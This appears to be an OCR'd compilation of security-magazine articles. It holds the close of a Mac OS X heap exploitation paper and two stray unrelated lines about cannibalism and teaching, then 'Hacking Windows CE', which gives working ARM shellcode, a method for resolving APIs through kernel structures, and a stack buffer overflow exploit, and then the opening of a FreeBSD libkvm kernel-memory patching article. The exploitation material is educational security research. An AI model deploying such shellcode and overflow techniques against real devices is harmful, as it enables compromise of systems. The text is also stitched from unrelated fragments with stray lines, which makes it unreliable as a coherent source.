
At the time of writing this paper, no protection schemes for the heap exist for Mac OS X which would stop this technique from working. (To my knowledge).

On a side note, if anyone works out why the initial_malloc_zones struct is always located at 0x2800000 outside of gdb and 0x1800000 inside i would appreciate it if you let me know.

I'd like to say thanks to my boss Swaraj from Suresec LTD for giving me time to research the things which i enjoy so much.

I'd also like to say hi to all the guys at Feline Menace, as well as pulltheplug.org/#social and the Ruxcon team. I'd also like to thank the Chelsea for providing the AU felinemenace guys with buckets of corona to fuel our hacking. Thanks as well to duke for pointing out the vm_allocate() bug and ilja for discussing all of this with me on various occasions.

"Free wd jail mitnick!"


SPECIFICALLY, I'D LIKE TO DEBATE WHETHER CANNIBALISM OUGHT TO BE GROUNDS FOR LENIENCY IN MURDERS, SINCE IT'S LESS WASTEFUL.
FOR SOME REASON, THEY'D RATHER TEACH US STUFF THAT ANY FOOL CAN LOOK UP IN A BOOK.

Hacking Windows CE

san <san@xfocus.org>

1 - Abstract

The network features of PDAs and mobiles are becoming more and more powerful, so their related security problems are attracting more and more attentions. This paper will show a buffer overflow exploitation example in Windows CE. It will cover knowledges about ARM architecture, memory management and the features of processes and threads of Windows CE. It also shows how to write a shellcode in Windows CE, including knowledges about decoding shellcode of Windows CE with ARM processor.

2 - Windows CE Overview

Windows CE is a very popular embedded operating system for PDAs and mobiles. As the name, it's developed by Microsoft. Because of the similar APIs, the Windows developers can easily develope applications for Windows CE. Maybe this is an important reason that makes Windows CE popular. Windows CE 5.0 is the latest version, but Windows CE.net(4.2) is the most useful version, and this paper is based on Windows CE.net.

For marketing reason, Windows Mobile Software for Pocket PC and Smartphone are considered as independent products, but they are also based on the core of Windows CE.

By default, Windows CE is in little-endian mode and it supports several processors.

3 - ARM Architecture

ARM processor is the most popular chip in PDAs and mobiles, almost all of the embedded devices use ARM as CPU. ARM processors are typical RISC processors in that they implement a load/store architecture. Only load and store instructions can access memory. Data processing instructions operate on register contents only.

There are six major versions of ARM architecture. These are denoted by the version numbers 1 to 6.

ARM processors support up to seven processor modes, depending on the architecture version. These modes are: User, FIQ-Fast Interrupt Request, IRQ-Interrupt Request, Supervisor, Abort, Undefined and System. The System mode requires ARM architecture v4 and above. All modes except User mode are referred to as privileged mode. Applications usually execute in User mode, but on Pocket PC all applications appear to run in kernel mode, and we'll talk about it late.

ARM processors have 37 registers. The registers are arranged in partially overlapping banks. There is a different register bank for each processor mode. The banked registers give rapid context switching for dealing with processor exceptions and privileged operations.

In ARM architecture v3 and above, there are 30 general-purpose 32-bit registers, the program counter(pc) register, the Current Program Status Register(CPSR) and five Saved Program Status Registers(SPSRs). Fifteen general-purpose registers are visible at any one time, depending on the current processor mode. The visible general-purpose registers are from r0 to r14.

By convention, r13 is used as a stack pointer(sp) in ARM assembly language. The C and C++ compilers always use r13 as the stack pointer.

In User mode and System mode, r14 is used as a link register(lr) to store the return address when a subroutine call is made. It can also be used as a general-purpose register if the return address is stored in the stack.

The program counter is accessed as r15(pc). It is incremented by four bytes for each instruction in ARM state, or by two bytes in Thumb state. Branch instructions load the destination address into the pc register.

You can load the pc register directly using data operation instrutions. This feature is different from other processors and it is useful while writting shellcode.

4 - Windows CE Memory Management

Understanding memory management is very important for buffer overflow exploit. The memory management of Windows CE is very different from other operating systems, even other Windows systems.

Windows CE uses ROM (read only memory) and RAM (random access memory).

The ROM stores the entire operating system, as well as the applications that are bundled with the system. In this sense, the ROM in a Windows CE system is like a small read-only hard disk. The data in ROM can be maintianed without power of battery. ROM-based DLL files can be designated as Execute in Place. XIP is a new feature of Windows CE.net. That is, they're executed directly from the ROM instead of being loaded into program RAM and then executed. It is a big advantage for embbed systems. The DLL code doesn't take up valuable program RAM and it doesn't have to be copied into RAM before it's launched. So it takes less time to start an application. DLL files that aren't in ROM but are contained in the object store or on a Flash memory storage card aren't executed in place; they're copied into the RAM and then executed.

The RAM in a Windows CE system is divided into two areas: program memory and object store.

```
+---+---+-------------------------------+ 0xFFFFFFFF
|   |   | Kernel Virtual Address:       |
|   | 2 | KPAGE Trap Area,              |
|   | G | KDataStruct, etc              |
|   | B | ...                           |
|   |   |-------------------------------+ 0xF0000000
| 4 | K | Static Mapped Virtual Address |
| G | E | ...                           |
| B | R | ...                           |
|   | N |-------------------------------+ 0xC4000000
| V | E | NK.EXE                        |
| I | L |-------------------------------+ 0xC2000000
| R |   | ...                           |
| T |   | ...                           |
| U |---|-------------------------------+ 0x80000000
| A |   | Memory Mapped Files           |
| L | 2 | ...                           |
|   | G |-------------------------------+ 0x42000000
| A | B | Slot 32 Process 32            |
| D |   |-------------------------------+ 0x40000000
| D | U | ...                           |
| R | S |-------------------------------+ 0x08000000
| E | E | Slot 3  DEVICE.EXE            |
| S | R |-------------------------------+ 0x06000000
| S |   | Slot 2  FILESYS.EXE           |
|   |   |-------------------------------+ 0x04000000
|   |   | Slot 1  XIP DLLs              |
|   |   |-------------------------------+ 0x02000000
|   |   | Slot 0  Current Process       |
+---+---+-------------------------------+ 0x00000000
```

Figure 1

```
+---+-------------------------------------+ 0x02000000
|   |      DLL Virtual Memory Allocations  |
| S |   +---------------------------------|
| L |   |  ROM DLLs:R/W Data              |
| O |   |---------------------------------|
| T |   |  RAM DLL+OverFlow ROM DLL:       |
| O |   |  Code+Data                      |
|   |   +---------------------------------|
| C +------+------------------------------|
| U        |                   A          |
| R        V                   |          |
| R +--------------------------+----------|
| E |  General Virtual Memory Allocations|
| N |   +---------------------------------|
| T |   |  Process VirtualAlloc() calls  |
|   |   |---------------------------------|
| P |   |       Thread Stack              |
| R |   |---------------------------------|
| O |   |       Process Heap              |
| C |   |---------------------------------|
| E |   |       Thread Stack              |
| S |---+---------------------------------|
| S |      Process Code and Data          |
|   |-------------------------------------+ 0x00010000
|   |    Guard Section(64K)+UserKInfo     |
+---+-------------------------------------+ 0x00000000
```

Figure 2

Windows CE is a 32-bit operating system, so it supports 4GB virtual address space. The layout is illustrated by Figure 1.

The upper 2GB is kernel space, used by the system for its own data. And the lower 2GB is user space. From 0x42000000 to below 0x80000000 memories are used for large memory allocations, such as memory-mapped files, object store is in here. From 0 to below 0x42000000 memories are divided into 33 slots, each of which is 32MB.

Slot 0 is very important; it's for the currently running process. The virtual address space layout is illustrated by Figure 2.

First 64 KB reserved by the OS. The process' code and data are mapped from 0x00010000, then followed by stacks and heaps. DLLs loaded into the top address. One of the new features of Windows CE.net is the expansion of an application's virtual address space from 32 MB, in earlier versions of Windows CE, to 64 MB, because the Slot 1 is used as XIP.

The object store can be considered something like a permanent virtual RAM disk. Unlike the RAM disks on a PC, the object store maintians the files stored in it even if the system is turned off. This is the reason that Windows CE divices typically have a main battery and a backup battery. They provide power for the RAM to maintain the files in the object store. Even when the user hits the reset button, the Windows CE kernel starts up looking for a previously created object store in RAM and uses that store if it finds one.

Another area of the RAM is used for the program memory. Program memory is used like the RAM in personal computers. It stores the heaps and stacks for the applications that are running. The boundary between the object store and the program RAM is adjustable. The user can move the dividing line between object store and program RAM using the System Control Panel applet.

5 - Windows CE Processes and Threads

Windows CE treats processes in a different way from other Windows systems. Windows CE limits 32 processes being run at any one time. When the system starts, at least four processes are created: NK.EXE, which provides the kernel service, it's always in slot 97; FILESYS.EXE, which provides file system service, it's always in slot 2; DEVICE.EXE, which loads and maintains the device drivers for the system, it's in slot 3 normally; and GWES.EXE, which provides the GUI support, it's in slot 4 normally. The other processes are also started, such as EXPLORER.EXE.

Shell is an interesting process because it's not even in the ROM. SHELL.EXE is the Windows CE side of CESH, the command line-based monitor. The only way to load it is by connecting the system to the PC debugging station so that the file can be automatically downloaded from the PC. When you use Platform Builder to debug the Windows CE system, the SHELL.EXE will be loaded into the slot after FILESYS.EXE.

Threads under Windows CE are similar to threads under other Windows systems. Each process at least has a primary thread associated with it upon starting even if it never explicitly created one. And a process can create any number of additional threads, it's only limited by available memory.

Each thread belongs to a particular process and shares the same memory space. But SetProcPermissions(-1) gives the current thread access to any process. Each thread has an ID, a private stack and a set of registers. The stack size of all threads created within a process is set by the linker when the application is compiled.

The IDs of process and thread in Windows CE are the handles of the corresponding process and thread. It's funny, but it's useful while programming.

When a process is loaded, system will assign the next available slot to it. DLLs loaded into the slot and then followed by the stack and default process heap. After this, then executed.

When a process' thread is scheduled, system will copy from its slot into slot 0. It isn't a real copy operation; it seems just mapped into slot 0. This is mapped back to the original slot allocated to the process if the process becomes inactive. Kernel, file system, windowing system all runs in their own slots

Processes allocate stack for each thread, the default size is 64KB, depending on link parameter when the program is compiled. The top 2KB is used to guard against stack overflow, we cann't destroy this memory, otherwise, the system will freeze. And the remained available for use.

Variables declared inside functions are allocated in the stack. Thread's stack memory is reclaimed when it terminates.

6 - Windows CE API Address Search Technology

We must have a shellcode to run under Windows CE before exploit. Windows CE implements as Win32 compatibility. Coredll provides the entry points for most APIs supported by Windows CE. So it is loaded by every process. The coredll.dll is just like the kernel32.dll and ntdll.dll of other Win32 systems. We have to search necessary API addresses from the coredll.dll and then use these APIs to implement our shellcode. The traditional method to implement shellcode under other Win32 systems is to locate the base address of kernel32.dll via PEB structure and then search API addresses via PE header.

Firstly, we have to locate the base address of the coredll.dll. Is there a structure like PEB under Windows CE? The answer is yes. KDataStruct is an important kernel structure that can be accessed from user mode using the fixed address PUserKData and it keeps important system data, such as module list, kernel heap, and API set pointer table (SystemAPISets).

KDataStruct is defined in nkarm.h:

[content omitted, please see electronic version]

The value of PUserKData is fixed as 0xFFFFC800 on the ARM processor, and 0x00005800 on other CPUs. The last member of KDataStruct is aInfo. It offsets 0x300 from the start address of KDataStruct structure. Member aInfo is a DWORD array, there is a pointer to module list in index 9(KINX_MODULES), and it's defined in pkfuncs.h. So offsets 0x324 from 0xFFFFC800 is the pointer to the module list.

Well, let's look at the Module structure. I marked the offsets of the Module structure as following:

[content omitted, please see electronic version]

Module structure is defined in kernel.h. The third member of Module structure is lpszModName, which is the module name string pointer and it offsets 0x08 from the start of the Module structure. The Module name is unicode string. The second member of Module structure is pMod, which is an address that point to the next module in chain. So we can locate the coredll module by comparing the unicode string of its name.

Offsets 0x74 from the start of Module structure has an e32 member and it is an e32_lite structure. Let's look at the e32_lite structure, which defined in pehdr.h. In the e32_lite structure, member e32_vbase will tell us the virtual base address of the module. It offsets 0x7c from the start of Module structure. We alse noticed the member of e32_unit[LITE_EXTRA], it is an info structure array. LITE_EXTRA is defined to 6 in the head of pehdr.h, only the first 6 used by NK and the first is export table position. So offsets 0x8c from the start of Module structure is the virtual relative address of export table position of the module.

From now on, we got the virtual base address of the coredll.dll and its virtual relative address of export table position.

I wrote the following small program to list all modules of the system:

[content omitted, please see electronic version]

In my environment, the Module structure is 0x8F453128 which in the kernel space. Most of Pocket PC ROMs were builded with Enable Full Kernel Mode option, so all applications appear to run in kernel mode. The first 5 bits of the Psr register is 0x1F when debugging, that means the ARM processor runs in system mode. This value defined in nkarm.h:

```
// ARM processor modes
#define USER_MODE   0x10    // 0b10000
#define FIQ_MODE    0x11    // 0b10001
#define IRQ_MODE    0x12    // 0b10010
#define SVC_MODE    0x13    // 0b10011
#define ABORT_MODE  0x17    // 0b10111
#define UNDEF_MODE  0x1b    // 0b11011
#define SYSTEM_MODE 0x1f    // 0b11111
```

I wrote a small function in assemble to switch processor mode becasue the EVC doesn't support inline assemble. The program won't get the value of BaseAddress and DllName when I switched the processor to user mode. It raised a access violate exception.

I use this program to get the virtual base address of the coredll.dll is 0x01F60000 without change processor mode. But this address is invalid when I use EVC debugger to look into and the valid data is start from 0x01F61000. I think maybe Windows CE is for the purpose of save memory space or time, so it doesn't load the header of dll files.

Because we've got the virtual base address of the coredll.dll and its virtual relative address of export table position, so through repeat compare the API name by IMAGE_EXPORT_DIRECTORY structure, we can get the API address. IMAGE_EXPORT_DIRECTORY structure is just like other Win32 system's, which defined in winnt.h:

[content omitted, please see electronic version]

7 - The Shellcode for Windows CE

There are something to notice before writing shellcode for Windows CE. Windows CE uses r0-r3 as the first to fourth parameters of API, if the parameters of API larger than four that Windows CE will use stack to store the other parameters. So it will be careful to write shellcode, because the shellcode will stay in the stack. The test.asm is our shellcode:

[content omitted, please see electronic version]

This shellcode constructs with three parts. Firstly, it calls the get_export_section function to obtain the virtual base address of coredll and its virtual relative address of export table position. The r0 and r1 stored them. Second, it calls the find_func function to obtain the API address through IMAGE_EXPORT DIRECTORY structure and stores the API addresses to its own hash value address. The last part is the function implement of our shellcode, it changes the register key HKLM\SOFTWARE\WIDCOMM\General\btconfig\StackMode to 1 and then uses KernelIoControl to soft restart the system.

Windows CE.NET provides BthGetMode and BthSetMode to get and set the bluetooth state. But HP IPAQs use the Widcomm stack which has its own API, so BthSetMode cann't open the bluetooth for IPAQ. Well, there is another way to open bluetooth in IPAQs(My PDA is HP1940). Just changing HKLM\SOFTWARE\WIDCOMM\General\btconfig\StackMode to 1 and reset the PDA, the bluetooth will open after system restart. This method is not pretty, but it works.

Well, let's look at the get_export_section function. Why I commented off "ldr r4, =0xffffc800" instruction? We must notice ARM assembly language's LDR pseudo-instruction. It can load a register with a 32-bit constant value or an address. The instruction "ldr r4, =0xffffc800" will be "ldr r4, [pc, #0x108]" in EVC debugger, and the r4 register depends on the program. So the r4 register won't get the 0xffffc800 value in shellcode, and the shellcode will fail. The instruction "ldr r5, =0x324" will be "mov r5, #0xC9, 30" in EVC debugger, its ok when the shellcode is executed. The simple solution is to write the large constant value among the shellcode, and then use the ADR pseudo-instruction to load the address of value to register and then read the memory to register.

To save size, we can use hash technology to encode the API names. Each API name will be encoded into 4 bytes. The hash technology is come from LSD's Win32 Assembly Components.

The compile method is as following:

armasm test.asm
link /MACHINE:ARM /SUBSYSTEM:WINDOWSCE test.obj

You must install the EVC environment first. After this, we can obtain the necessary opcodes from EVC debugger or IDAPro or hex editors.

8 - System Call

First, let's look at the implementation of an API in coredll.dll:

[content omitted, please see electronic version]

Debugging into this API, we found the system will check the KTHRDINFO first. This value was initialized in the MDCreateMainThread2 function of PRIVATE\WINCEOS\COREOS\NK\KERNEL\ARM\mdram.c:

```
...
    if (kmode || bAllKMode) {
        pTh->ctx.Psr = KERNEL_MODE;
        KTHRDINFO (pTh) |= UTLS_INKMODE;
    } else {
        pTh->ctx.Psr = USER_MODE;
        KTHRDINFO (pTh)
                 &= ~UTLS_INKMODE;
    }
...
```

If the application is in kernel mode, this value will be set with 1, otherwise it will be 0. All applications of Pocket PC run in kernel mode, so the system follow by "LDRNE R0, [R4]". In my environment, the R0 got 0x8004B138 which is the ppfnMethods pointer of SystemAPISets[SH_WIN32], and then it flow to "LDRNE R1, [R0,#0x13C]". Let's look the offset 0x13C (0x13C/4=0x4F) and corresponding to the index of Win32Methods defined in PRIVATE\WINCEOS\COREOS\NK\KERNEL\kwin32.h:

```
const PFNVOID Win32Methods[] = {
...
    (PFNVOID)SC_PowerOffSystem,
     // 79
...
};
```

Well, the R1 got the address of SC_PowerOffSystem which is implemented in kernel. The instruction "LDREQ R1, =0xF000FEC4" has no effect when the application run in kernel mode. The address 0xF000FEC4 is system call which used by user mode. Some APIs use system call directly, such as SetKMode:

```
.text:01F756C0                  EXPORT
SetKMode
.text:01F756C0 SetKMode
.text:01F756C0
.text:01F756C0 var_4            = -4
.text:01F756C0
.text:01F756C0                  STR
LR, [SP,#var_4]!
.text:01F756C4                  LDR
R1, =0xF000FE50
.text:01F756C8                  MOV
LR, PC
.text:01F756CC                  MOV
PC, R1
.text:01F756D0                  LDMFD
SP!, {PC}
```

Windows CE doesn't use ARM's SWI instruction to implement system call, it implements in different way. A system call is made to an invalid address in the range 0xf0000000 - 0xf0010000, and this causes a prefetch-abort trap, which is handled by PrefetchAbort implemented in armtrap.s. PrefetchAbort will check the invalid address first, if it is in trap area then using ObjectCall to locate the system call and executed, otherwise calling ProcessPrefAbort to deal with the exception.

There is a formula to calculate the system call address:

```
0xf0010000-(256*apiset+apinr)*4
```

The api set handles are defined in PUBLIC\COMMON\SDK\INC\kfuncs.h and PUBLIC\COMMON\OAK\INC\psyscall.h, and the aipnrs are defined in several files, for example SH_WIN32 calls are defined in PRIVATE\WINCEOS\COREOS\NK\KERNEL\kwin32.h.

Well, let's calculate the system call of KernelIoControl. The apiset is 0 and the apinr is 99, so the system call is 0xf0010000-(256*0+99)*4 which is 0xF000FE74. The following is the shellcode implemented by system call:

```
#include "stdafx.h"

int shellcode[] =
{
0xE59F0014, // ldr r0, [pc, #20]
0xE59F4014, // ldr r4, [pc, #20]
0xE3A01000, // mov r1, #0
0xE3A02000, // mov r2, #0
0xE3A03000, // mov r3, #0
0xE1A0E00F, // mov lr, pc
0xE1A0F004, // mov pc, r4
0x0101003C, // IOCTL_HAL_REBOOT
0xF000FE74, // trap address of
KernelIoControl
};
```

```
int WINAPI WinMain( HINSTANCE hInstance,
                    HINSTANCE
hPrevInstance,
                    LPTSTR    lpCmdLine,
                    int       nCmdShow)
{
    ((void (*)(void)) & shellcode)();

    return 0;
}
```

It works fine and we don't need search API addresses.

9 - Windows CE Buffer Overflow Exploitation

The hello.cpp is the demonstration vulnerable program:

[content omitted, please see electronic version]

The hello function has a buffer overflow problem. It reads data from the "binfile" of the root directory to stack variable "buf" by fread(). Because it reads 1KB contents, so if the "binfile" is larger than 512 bytes, the stack variable "buf" will be overflowed.

The printf and getchar are just for test. They have no effect without console.dll in windows direcotry. The console.dll file is come from Windows Mobile Developer Power Toys.
ARM assembly language uses bl instruction to call function. Let's look into the hello function:

```
6:     int hello()
7:     {
22011000   str       lr, [sp, #-4]!
22011004   sub       sp, sp, #0x89, 30
8:         FILE * binFileH;
9:         char binFile[] = "\\binfile";
...
...
26:    }
220110C4   add       sp, sp, #0x89, 30
220110C8   ldmia     sp!, {pc}
```

"str lr, [sp, #-4]!" is the first instruction of the hello() function. It stores the lr register to stack, and the lr register contains the return address of hello caller. The second instruction prepairs stack memory for local variables. "ldmia sp!, {pc}" is the last instruction of the hello() function. It loads the return address of hello caller that stored in the stack to the pc register, and then the program will execute into WinMain function. So overwriting the lr register that is stored in the stack will obtain control when the hello function returned.

The variable's memory address that allocated by program is corresponding to the loaded Slot, both stack and heap. The process may be loaded into difference Slot at each start time. So the base address always alters. We know that the slot 0 is mapped from the current process' slot, so the base of its stack address is stable.

The following is the exploit of hello program:

[content omitted, please see electronic version]

We choose a stack address of slot 0, and it points to our shellcode. It will overwrite the return address that stored in the stack. We can also use a jump address of virtual memory space of the process instead of. This exploit produces a "binfile" that will overflow the "buf" variable and the return address that stored in the stack. After the binfile copied to the PDA, the PDA restarts and open the bluetooth when the hello program is executed. That's means the hello program flowed to our shellcode.

While I changed another method to construct the exploit string, its as following:

```
pad...pad|return address|nop...nop...
shellcode
```

And the exploit produces a 1KB "binfile". But the PDA is freeze when the hello program is executed. It was confused, I think maybe the stack of Windows CE is small and the overflow string destroyed the 2KB guard on the top of stack. It is freeze when the program call a API after overflow occured. So, we must notice the features of stack while writing exploit for Windows CE.

EVC has some bugs that make debug difficult. First, EVC will write some arbitrary data to the stack contents when the stack releases at the end of function, so the shellcode maybe modified. Second, the instruction at breakpoint maybe change to 0xE6000010 in EVC while debugging. Another bug is funny, the debugger without error while writing data to a .text address by step execute, but it will capture a access violate exception by execute directly.

10 - About Decoding Shellcode

The shellcode we talked above is a concept shellcode which contains lots of zeros. It executed correctly in this demonstate program, but some other vulnerable programs maybe filter the special characters before buffer overflow in some situations. For example overflowed by strcpy, the shellcode will be cut by the zero.

It is difficult and inconvenient to write a shellcode without special characters by API search method. So we think about the decoding shellcode. Decoding shellcode will convert the special characters to fit characters and make the real shellcode more universal.

The newer ARM processor(such as arm9 and arm10) has a Harvard architecture which separates instruction cache and data cache. This feature will improve the performance of processor, and most of RISC processors have this feature. But the self-modifying code is not easy to implement, because it will puzzled by the caches and the processor implementation after being modified.

Let's look at the following code first:

[content omitted, please see electronic version]

That four strb instructions will change the immediate value of the below mov instructions to 0x99. It will break at that inserted breakpoint while executing this code in EVC debugger directly. The r1-r4 registers got 0x99 in S3C2410 which is a arm9 core processor. It needs more nop instructions to pad after modified to let the r1-r4 got 0x99 while I tested this code in my friend's PDA which has a Intel Xscale processor. I think the reason maybe is that the arm9 has 5 pipelines and the arm10 has 6 pipelines. Well , I changed it to another mothed:

[content omitted, please see electronic version]

The four mov instructions were encoded by Exclusive-OR with 0x88, the decoder has a loop to load a encoded byte and Exclusive-OR it with 0x88 and then stored it to the original position. The r1-r4 registers won't get 0x1 even you put a lot of pad instructions after decoded in both arm9 and arm10 processors. I think maybe that the load instruction bring on a cache problem.

ARM Architecture Reference Manual has a chapter to introduce how to deal with self-modifying code. It says the caches will be flushed by an operating system call. Phil, the guy from 0dd shared his experience to me. He said he's used this method successful on ARM system(I think his enviroment maybe is Linux). Well, this method is successful on AIX PowerPC and Solaris SPARC too(I've tested it). But SWI implements in a different way under Windows CE. The armtrap.s contains implementation of SWIHandler which does nothing except 'movs pc,lr'. So it has no effect after decode finished.

Because Pocket PC's applications run in kernel mode, so we have privilege to access the system control coprocessor. ARM Architecture

Reference Manual introduces memory system and how to handle cache via the system control coprocessor. After looked into this manual, I tried to disable the instruction cache before decode:

```
mrc     p15, 0, r1, c1, c0, 0
bic     r1, r1, #0x1000
mcr     p15, 0, r1, c1, c0, 0
```

But the system freezed when the mcr instruction executed. Then I tried to invalidate entire instruction cache after decoded:

```
eor     r1, r1, r1
mcr     p15, 0, r1, c7, c5, 0
```

But it has no effect too.

11 - Conclusion

The codes talked above are the real-life buffer overflow example on Windows CE. It is not pefect, but I think this technology will be improved in the future.

Because of the cache mechanism, the decoding shellcode is not good enough.

Internet and handset devices are growing quickly, so threats to the PDAs and mobiles become more and more serious. And the patch of Windows CE is more difficult and dangerous than the normal Windows system to customers. Because the entire Windows CE system is stored in the ROM, if you want to patch the system flaws, you must flush the ROM, And the ROM images of various vendors or modes of PDAs and mobiles aren't compatible.

12 - Greetings

Special greets to the dudes of XFocus Team, my girlfriend, the life will fade without you. Special thanks to the Research Department of NSFocus Corporation, I love this team. And I'll show my appreciation to 0dd members, Nasiry and Flier too, the discussions with them were nice.

13 - References

[1] ARM Architecture Reference Manual, http://www.arm.com
[2] Windows CE 4.2 Source Code, http://msdn.microsoft.com/embedded/windowsce/default.aspx
[3] Details Emerge on the First Windows Mobile Virus, Cyrus Peikari, Seth Fogie, Ratter/29A, http://www.informit.com/articles/article.asp?p=337071
[4] Pocket PC Abuse - Seth Fogie, http://www.blackhat.com/presentations/bh-usa-04/bh-us-04-fogie/bh-us-04-fogie-up.pdf
[5] misc notes on the xda and windows ce, http://www.xs4all.nl/~itsme/projects/xda/
[6] Introduction to Windows CE, http://www.cs-ipv6.lancs.ac.uk/acsp/WinCE/Slides/
[7] Nasiry 's way, http://www.cnblogs.com/nasiry/
[8] Programming Windows CE Second Edition - Doug Boling
[9] Win32 Assembly Components, http://LSD-PL.NET

packet storm

http://www.packetstormsecurity.org/

SECURITY WITHOUT BOUNDARIES

Asia / Pakistan
http://packetstormsecurity.org.pk/
http://packetstorm.digitallinx.com/

Europe /Netherlands
http://packetstormsecurity.nl/
http://packetstorm.dyn.org/
http://packetstorm.casandra.org/

Europe / United Kingdom
http://packetstorm.linuxsecurity.com/

Europe / Germany
http://packetstorm.security-guide.de/

Europe / France
http://packetstorm.icx.fr/
http://packetstorm.digital-network.net/

North America / East Coast
http://packetstorm.setnine.com/

North America / Central Region
http://packetstorm.blackroute.net/
http://packetstorm.troop218.org/
http://packetstorm.orion-hosting.co.uk/
http://packetstormsecurity.org.uk/

South America / Argentina
http://packetstorm.usrrback.com/

South America / Chile
http://packetstorm.rlz.cl/

Playing Games with Kernel Memory...FreeBSD Style

Joseph Kong <jkong01@gmail.com>

1.0 - Introduction

The kernel memory interface or kvm interface was first introduced in SunOS. Although it has been around for quite some time, many people still consider it to be rather obscure. This article documents the basic usage of the Kernel Data Access Library (libkvm), and will explore some ways to use libkvm (/dev/kmem) in order to alter the behavior of a running FreeBSD system.

FreeBSD kernel hacking skills of a moderate level (i.e. you know how to use ddb), as well as a decent understanding of C and x86 Assembly (AT&T Syntax) are required in order to understand the contents of this article.

This article was written from the perspective of a FreeBSD 5.4 Stable System.

Note: Although the techniques described in this article have been explored in other articles (see References), they are always from a Linux or Windows perspective. I personally only know of one other text that touches on the information contained herein. That text entitled "Fun and Games with FreeBSD Kernel Modules" by Stephanie Wehner explained some of the things one can do with libkvm. Considering the fact that one can do much more, and that documentation regarding libkvm is scarce (man pages and source code aside), I decided to write this article.

2.0 - Finding System Calls

Note: This section is extremely basic, if you have a good grasp of the libkvm functions read the next paragraph and skip to the next section.

Stephanie Wehner wrote a program called checkcall, which would check if sysent[CALL] had been tampered with, and if so would change it back to the original function. In order to help with the debugging during the latter sections of this article, we are going to make use of checkcall's find system call functionality. Following is a stripped down version of checkcall, with just the find system call function. It is also a good example to learn the basics of libkvm from. A line by line explanation of the libkvm functions appears after the source code listing.

find_syscall.c:
[content omitted, please see electronic version]

There are five functions from libkvm that are included in the above program; they are:

```
kvm_openfiles
kvm_nlist
kvm_geterr
kvm_read
kvm_close
```

kvm_openfiles:
Basically kvm_openfiles initializes kernel virtual memory access, and returns a descriptor to be used in subsequent kvm library calls. In find_syscall the syntax was as follows:

```
kd = kvm_openfiles(NULL, NULL, NULL,
O_RDWR, errbuf);
```

kd is used to store the returned descriptor, if after the call kd equals NULL then an error has occurred.

The first three arguments correspond to const char *execfile, const char *corefile, and const char *swapfiles respectively. However for our purposes they are unnecessary, hence NULL. The fourth argument indicates that we want read/write access. The fifth argument indicates which buffer to place any error messages, more on that later.

kvm_nlist:
The man page states that kvm_nlist retrieves the symbol table entries indicated by the name list argument (struct nlist). The members of struct nlist that interest us are as follows:

```
/* symbol name (in memory) */
char *n_name;
/* address of the symbol  */
unsigned long n_value;
```

Prior to calling kvm_nlist in find_syscall a struct nlist array was setup as follows:

```
struct nlist nl[] = { { NULL }, { NULL
}, { NULL }, };
nl[0].n_name = “sysent”;
nl[1].n_name = argv[1];
```

The syntax for calling kvm_nlist is as follows:

```
kvm_nlist(kd, nl)
```

What this did was fill out the n_value member of each element in the array nl with the starting address in memory corresponding to the value in n_name. In other words we now know the location in memory of sysent and the user supplied syscall (argv[1]). nl was initialized with three elements because kvm_nlist expects as its second argument a NULL terminated array of nlist structures.

kvm_geterr:
As stated in the man page this function returns a string describing the most recent error condition. If you look through the above source code listing you will see kvm_geterr gets called after every libkvm function, except kvm_openfiles. kvm_openfiles uses its own unique form of error reporting, because kvm_geterr requires a descriptor as an argument, which would not exist if kvm_openfiles has not been called yet. An example usage of kvm_geterr follows:

```
fprintf(stderr, “ERROR: %s\n”,
        kvm_geterr(kd));
```

kvm_read:
This function is used to read kernel virtual memory. In find_syscall the syntax was as follows:

```
kvm_read(kd, addr, &call,
        sizeof(struct sysent))
```

The first argument is the descriptor. The second is the address to begin reading from. The third argument is the user-space location to store the data read. The fourth argument is the number of bytes to read.

kvm_close:
This function breaks the connection between the pointer and the kernel virtual memory established with kvm_openfiles. In find_syscall this function was called as follows:

```
kvm_close(kd)
```

The following is an algorithmic explanation of find_syscall.c:

1. Check to make sure the user has supplied a syscall name and number. (No error checking, just checks for two arguments)
2. Setup the array of nlist structures appropriately.
3. Initialize kernel virtual memory access. (kvm_openfiles)

4. Find the address of sysent and the user supplied syscall. (kvm_nlist)
5. Calculate the location of the syscall in sysent.
6. Copy the syscall's sysent structure from kernel-space to user-space. (kvm_read)
7. Print out the location of the syscall in the sysent structure and the location of the executed function.
8. Close the descriptor (kvm_close)

In order to verify that the output of find_syscall is accurate, one can make use of ddb as follows:

Note: The output below was modified in order to meet the 75 character per line requirement.

[content omitted, please see electronic version]

3.0 - Understanding Call Statements And Bytecode Injection

In x86 Assembly a Call statement is a control transfer instruction, used to call a procedure. There are two types of Call statements Near and Far, for the purposes of this article one only needs to understand a Near Call. The following code illustrates the details of a Near Call statement (in Intel Syntax):

```
        0200    BB1295  MOV BX,9512
        0203    E8FA00  CALL 0300
        0206    B82F14  MOV AX,142F
```

In the above code snippet, when the IP (Instruction Pointer) gets to 0203 it will jump to 0300. The hexadecimal representation for CALL is E8, however FA00 is not 0300. 0x300 - 0x206 = 0xFA. In a near call the IP address of the instruction after the Call is saved on the stack, so the called procedure knows where to return to. This explains why the operand for Call in this example is 0xFA00 and not 0x300. This is an important point and will come into play later.

One of the more entertaining things one can do with the libkvm functions is patch kernel virtual memory. As always we start with a very simple example ... Hello World! The following is a kld which adds a syscall that functions as a Hello World! program.

hello.c:
[content omitted, please see electronic version]

The following is the user-space program for the above kld:

interface.c:
```
#include <stdio.h>
#include <sys/syscall.h>
#include <sys/types.h>
#include <sys/module.h>

int main(int argc, char **argv) {

        return syscall(210);
}
```

